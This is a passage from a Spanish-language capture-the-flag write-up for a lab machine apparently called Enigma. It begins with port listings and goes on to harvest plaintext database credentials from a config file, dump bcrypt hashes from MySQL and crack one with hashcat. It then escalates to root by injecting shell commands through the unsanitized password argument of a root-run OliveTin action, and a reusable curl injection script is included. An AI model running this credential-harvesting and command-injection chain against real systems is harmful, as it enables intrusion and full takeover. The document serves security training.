tcp        0      0 0.0.0.0:54545          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36173          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:60907          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::995                  :::*                    LISTEN      -
tcp6       0      0 :::993                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::2049                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1569/nginx: worker
tcp6       0      0 :::110                  :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::143                  :::*                    LISTEN      -
tcp6       0      0 :::46855                :::*                    LISTEN      -
tcp6       0      0 :::51197                :::*                    LISTEN      -
tcp6       0      0 :::56795                :::*                    LISTEN      -
tcp6       0      0 :::37937                :::*                    LISTEN      -
tcp6       0      0 :::46171                :::*                    LISTEN      -
tcp6       0      0 :::1:25                 :::*                    LISTEN      -
udp        0      0 127.0.0.54:53          0.0.0.0:*               -
udp        0      0 127.0.0.53:53          0.0.0.0:*               -
udp        0      0 0.0.0.0:68             0.0.0.0:*               -
udp        0      0 0.0.0.0:111            0.0.0.0:*               -
udp        0      0 0.0.0.0:39549          0.0.0.0:*               -
udp        0      0 0.0.0.0:54042          0.0.0.0:*               -
udp        0      0 127.0.0.1:879          0.0.0.0:*               -
udp        0      0 0.0.0.0:42186          0.0.0.0:*               -
udp        0      0 0.0.0.0:60858          0.0.0.0:*               -
udp        0      0 0.0.0.0:57003          0.0.0.0:*               -
udp6       0      0 :::36846                :::*                    -
udp6       0      0 :::34860                :::*                    -
udp6       0      0 :::111                  :::*                    -
udp6       0      0 :::53630                :::*                    -
udp6       0      0 :::47694                :::*                    -
udp6       0      0 :::54239                :::*                    -

```

Conclusión: Vemos que los puertos que están abiertos y que no pudimos ver con NMAP son los puertos 53, 1337 y 3306, lo cual nos indica que el 53 corresponde a un servidor DNS pero los otros dos son puertos interesantes a evaluar. En el puerto 1337 posiblemente este un software http llamada OliverTin y en el puerto 3306 una base de datos MySQL.

2. `find /var/www/html/openstamanager -name "config.inc.php"`

`2>/dev/null`: Para buscar posibles archivos de configuración predeterminados que podrían almacenar información sobre posibles contraseñas y usuarios

```

www-data@enigma:~/html/openstamanager/modules/run$ find /var/www/html/openstamanager -name "config.inc.php" 2>/dev/null
/var/www/html/openstamanager/config.inc.php

```

Conclusión: El comando nos afirma la existencia del archivo de configuración por lo que accederemos a él a través de cat.

3. `cat /var/www/html/openstamanager/config.inc.php`: Con esto buscaremos posibles contraseñas y usuarios.

```
// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];
```

Conclusión: Dentro del archivo nos damos cuenta que se nos dan credenciales para el acceso a una base de datos, la cual probablemente es MySQL del puerto 3306 por lo que intentaremos acceder con las credenciales obtenidas. Comando:

4. `mysql -u brollin -p`: Permite acceder al servicio mysql indicando el usuario y con la contraseña indicada luego más adelante (De forma interactiva con el panel de MySQL)

```
www-data@enigma:~/html/openstamanager/modules/run$ mysql -u brollin -p
mysql -u brollin -p
Enter password: Fri3nds@9099

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 94
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Conclusión: Podemos ver que se nos acepto la conexión de forma exitosa. En el próximo paso buscaremos en las tablas de MySQL información sobre los usuarios haris y el usuario root.

Paso 13: Buscamos en la base de datos alguna tabla con información relevante sobre haris y/o el root. Para esto realizamos la siguiente secuencia de comandos:

1. `SHOW DATABASES;` : Nos permite ver las databases disponibles, debemos entrar a openstamanager debido a la información en el archivo de configuración
2. `USE openstamanager;` : Nos permite usar la base de datos que necesitamos
3. `SHOW TABLES;` : Nos muestra las diferentes tablas de la base de datos

4. `SELECT * FROM zz_users;` : Seleccionamos todos los usuarios de la tabla correspondiente

```
SELECT * FROM zz_users;
```

id	username	password	email
1	admin	\$2y\$10\$rTJVUNyGGKPLhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu	admin@enigma.htb
2	haris	\$2y\$10\$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC	haris@enigma.htb

```
2 rows in set (0.01 sec)
```

Conclusión: Vemos que obtenemos información de dos usuarios tanto para el admin de la base de datos, y para el usuario haris el cual estábamos buscando. Como encontramos el hash debemos crackear el hash en el siguiente paso.

- Importante: El usuario admin de la base de datos no es el mismo que el usuario root en el sistema. Aunque la contraseña puede llegar a repetirse, debemos primero ver el usuario haris el cual debido a nombres debería ser el mismo que el usuario registrado en el sistema.

Paso 14: Para saber el tipo de hash que tenemos en haris realizamos la herramienta hashid:

1. `hashid`
`'$2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC'`
`' -m`: Nos permite ver el tipo de hash y su modulo en hashcat.

```
(kali㉿kali)-[~]  
$ hashid '$2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC' -m  
Analyzing '$2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC'  
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]  
[+] Woltlab Burning Board 4.x  
[+] bcrypt [Hashcat Mode: 3200]
```

Conclusión: Vemos que el tipo de hash es Blowfish o bcrypt el cual posee el modo 3200 en hashcat. Con esta información crackeamos el hash.

2. `echo -n`
`'$2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC'`
`' > hash.txt`: Permite que el hash este en un archivo de texto para que pueda ser crackeado por hashcat.
3. `hashcat -a 0 -m 3200 hash.txt`
`/usr/share/wordlists/rockyou.txt`: Nos permite realizar el crackeo de la

contraseña con la wordlists de rockyou (Esta puede estar ubicada en otra ubicación dentro de tu sistema o debes descargarla por internet). Este comando debes hacerlo fuera de la reverse Shell.

```
(kali@kali)-[~]
$ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-AMD Ryzen 7 8845HS w/ Radeon 780M Graphics, 3196/6456 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```
(kali@kali)-[~]
$ hashcat -a 0 -m 3200 hash.txt --show
$2y$10$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC:bestfriends
```

Conclusión: (En mi caso ya lo había realizado por esto lo hice con el comando show, pero es el mismo proceso explicado más arriba) Vemos que la contraseña de haris es bestfriends. Con esta contraseña intentaremos entrar al usuario de haris.

Paso 15: Entrar al sistema con el usuario de haris. Utilizamos su

1. `su haris`

```
www-data@enigma:~/html/openstamanager/modules/run$ su haris
su haris
Password: bestfriends

haris@enigma:/var/www/html/openstamanager/modules/run$
```

Conclusión: Pudimos acceder de forma exitosa con el usuario haris.

2. `cd ~ && ls`

```
haris@enigma:/var/www/html/openstamanager/modules/run$ cd ~ && ls
cd ~ && ls
mail user.txt
```

Conclusión: En el directorio home encontramos estos dos archivos donde user.txt nos indica la bandera del usuario

3. `cat user.txt`

```
haris@enigma:~$ cat user.txt
cat user.txt
```


Conclusión: Obtenemos la bandera del usuario. (Al momento de realizar este Write-Up la maquina sigue estando activa, por esta razón, no mostraré las respuestas solo como llegar a ellas)

Paso 16: Ahora que tenemos la bandera de usuario necesitamos elevar privilegios, como vimos antes el puerto 1337 esta abierto y probablemente es OliveTin por lo cual, buscaremos su archivo de configuración (config.yaml)

```
find / -name='config.yaml' 2>/dev/null
```

```
haris@enigma:~$ find / -name "config.yaml" 2>/dev/null
find / -name "config.yaml" 2>/dev/null
/etc/OliveTin/config.yaml
/opt/OliveTin/OliveTin-linux-amd64/config.yaml
```

Conclusión: Podemos encontrar el archivo de configuración principal

/etc/OliveTin/config.yaml, veremos este archivo para ver que contiene adentro.

```
- title: Backup Database
  id: backup_database
  icon: "s"
  shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
  popupOnStart: execution-dialog
  arguments:
    - name: db_user
      type: ascii_identifier
      default: backup_svc
    - name: db_pass
      type: password
    - name: db_name
      type: ascii_identifier
      default: production
```

Conclusión: Vemos que en el archivo de configuración tenemos esta línea, donde, encontramos una vulnerabilidad importante debido a que el db_user y db_name son sanitizados con el tipo "Ascii_identifier", sin embargo, el password se manda de forma simple, lo que es un vector claro para una ejecución de comandos remoto (RCE).

Paso 17: Antes de ver la ejecución de comandos debemos ver si la ejecución de comandos se hará con permisos de administrador, para esto veamos quien es dueño del proceso OliveTin.

```
ps aux | grep 'OliveTin'
```

Explicación comando:

- ps aux Permite ver los procesos que están activos en el sistema
- grep 'OliveTin': Filtra los resultados para que solo veamos procesos relacionados a OliveTin

```
ps aux | grep 'OliveTin'
root      1516  0.0  0.3 1238736 15204 ?        Ssl  Jul17   0:00 /usr/local/bin/OliveTin
haris     3380  0.0  0.0   7032  2408 pts/1    S+   00:12   0:00 grep --color=auto OliveTin
```

Conclusión: Vemos que el proceso de OliveTin este iniciado con el usuario root, por lo que, una vez tengamos ejecución remota podemos realizar los comandos con permisos de administrador.

Paso 18: Para explotar la vulnerabilidad debemos realizar una petición POST HTTP en formato json donde el json posee el siguiente formato:

Json:

```
{
  'actionId' = 'backup_database',
  'arguments' = [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "" ; comando_shell; ""},
    {"name": "db_name", "value": "production"}
  ]
}
```

- Importante: Los valores que van en db_user y db_name puede ser cualquier valor que cumpla con el ascii_identifier, como por default están estos nombres se mantuvieron por efectos prácticos.

Para realizar esto de una manera más eficiente realizaré un script de automatización para que podamos poner comandos dentro de él sin tener que repetir el json cada vez que queramos ejecutar un comando.

Formato script.sh:

```
#!/bin/bash
# probar_inyeccion.sh
CMD="$1"
```

```
curl -s -X POST http://127.0.0.1:1337/api/StartActionAndWait \
  -H "Content-Type: application/json" \
  -d @- <<EOF
```

```
{
  "actionId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "'; ${CMD}; '"},
    {"name": "db_name", "value": "production"}
  ]
}
EOF
```

Los pasos son los siguientes:

1. Guardar el script en la maquina victima:

```
cat > script.sh << "EOF"
```

2. Darle los permisos al script de ejecución:

```
chmod +x script.sh
```

3. Ejecutar el script con los comandos:

```
./script.sh 'id'
```

```
haris@enigma:~$ cat script.sh
cat script.sh
#!/bin/bash
# probar_inyeccion.sh
CMD="$1"

curl -s -X POST http://127.0.0.1:1337/api/StartActionAndWait \
-H "Content-Type: application/json" \
-d @- <<EOF
{
  "actionId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "'; ${CMD}; '"},
    {"name": "db_name", "value": "production"}
  ]
}
haris@enigma:~$ chmod +x script.sh
chmod +x script.sh

haris@enigma:~$ ./script.sh 'id'
./script.sh 'id'
./script.sh: line 15: warning: here-document at line 7 delimited by end-of-file (wanted "EOF")
{"logEntry":{"datetimeStarted":"2026-07-18 00:27:55", "actionTitle":"Backup Database", "output":"exit status 2\n\nUsage: mysqldump [OPTIONS] database [tables]
ysqldump [OPTIONS] --all-databases [OPTIONS]\nFor more options, use mysqldump --help\nuid=0(root) gid=0(root) groups=0(root)\nsh: 1: cannot create /opt/backup
": "guest", "userClass": "", "actionIcon": "📄", "tags": [], "executionTrackingId": "6cc9ce0c-0216-47e0-baf7-3b0b2b5bb1d6", "datetimeFinished": "2026-07-18 00:27:55"
meIndex": "0", "canKill": false, "datetimeRateLimitExpires": "", "bindingId": "backup_database"}}haris@enigma:~$
```

Conclusión: Si nos damos cuenta la respuesta del script se encuentra luego del parámetro `-help` donde vemos que poseemos los permisos de root. Ahora somos capaces de obtener la bandera de root.

Paso 19: Obtener la bandera de usuario. Comando:

```
./script.sh 'cat /root/root.txt'
```

Nuevamente no mostraré la respuesta, pero se encontrará en el mismo lugar antes mencionado donde se encontró la respuesta del ID. Con esto finalizamos la maquina Enigma.